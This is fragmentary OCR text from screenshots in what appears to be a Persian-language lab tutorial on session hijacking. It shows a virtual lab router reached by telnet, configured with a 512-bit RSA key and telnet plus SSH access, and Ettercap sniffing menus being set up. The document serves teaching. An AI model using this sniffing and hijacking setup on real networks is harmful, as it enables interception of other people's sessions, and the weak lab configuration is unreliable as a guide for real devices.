
درSession Hijacking ابتدا بایستی Spoofing انجام شود.












Devices
Description
Diagram
Save positions
R1
e0/0
eth1
LAN



Devices
Description
Diagram
test
test
Name
IOS
RAM/NVRAM
Interfaces
L2 Keepalive
Watchdog
Actions
All Devices
R1 (1)
L3 15.2.4.1M
1024MB/1024KB
4e/8s
LAN (901)
eth1



C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\u7>telnet 172.16.100.8 2001



Telnet 172.16.100.8
R1 con0 is now available
Press RETURN to get started.
R1>
R1>
R1>
R1>



Telnet 172.16.100.8
R1(config)#ip domain-name cisco.com
R1(config)# crypto key generate rsa
The name for the keys will be: R1.cisco.com
Choose the size of the key modulus in the range of 360 to 4096 for your
General Purpose Keys. Choosing a key modulus greater than 512 may take
a few minutes.
How many bits in the modulus [512]:
% Generating 512 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 0 seconds)
R1(config)#
*Feb 6 09:45:06.832: RSA key size needs to be atleast 768 bits for ssh version
2
R1(config)#
*Feb 6 09:45:06.832: %SSH-5-ENABLED: SSH 1.5 has been enabled
R1(config)#line vt
R1(config)#line vty 0 4
R1(config-line)#
R1(config-line)#tra
R1(config-line)#transport in
R1(config-line)#transport input te
R1(config-line)#transport input telnet ssh
R1(config-line)#transport input telnet ssh



xp
Internet
Internet Explorer
E-mail
Outlook Express
ettercap
Realtime Monitor
MSN
Windows Media Player
Windows Messenger
All Programs
My Documents
My Recent Documents
My Pictures
My Music
Location: C:\Program Files\EttercapNG
Control Panel
Set Program Access and Defaults
Connect To
Printers and Faxes
Help and Support
Search
Log Off
Turn Off Computer
start
1:46 AM



ettercap NG-0.7.3
File
Sniff
Options
Unified sniffing... Shift+U
Bridged sniffing... Shift+B
Set pcap filter... P
ETTERCAP NG



ettercap NG-0.7.3
File
Sniff
Options
ettercap Input
Network interface :
(Microsoft's Packet Scheduler)
OK
Cancel






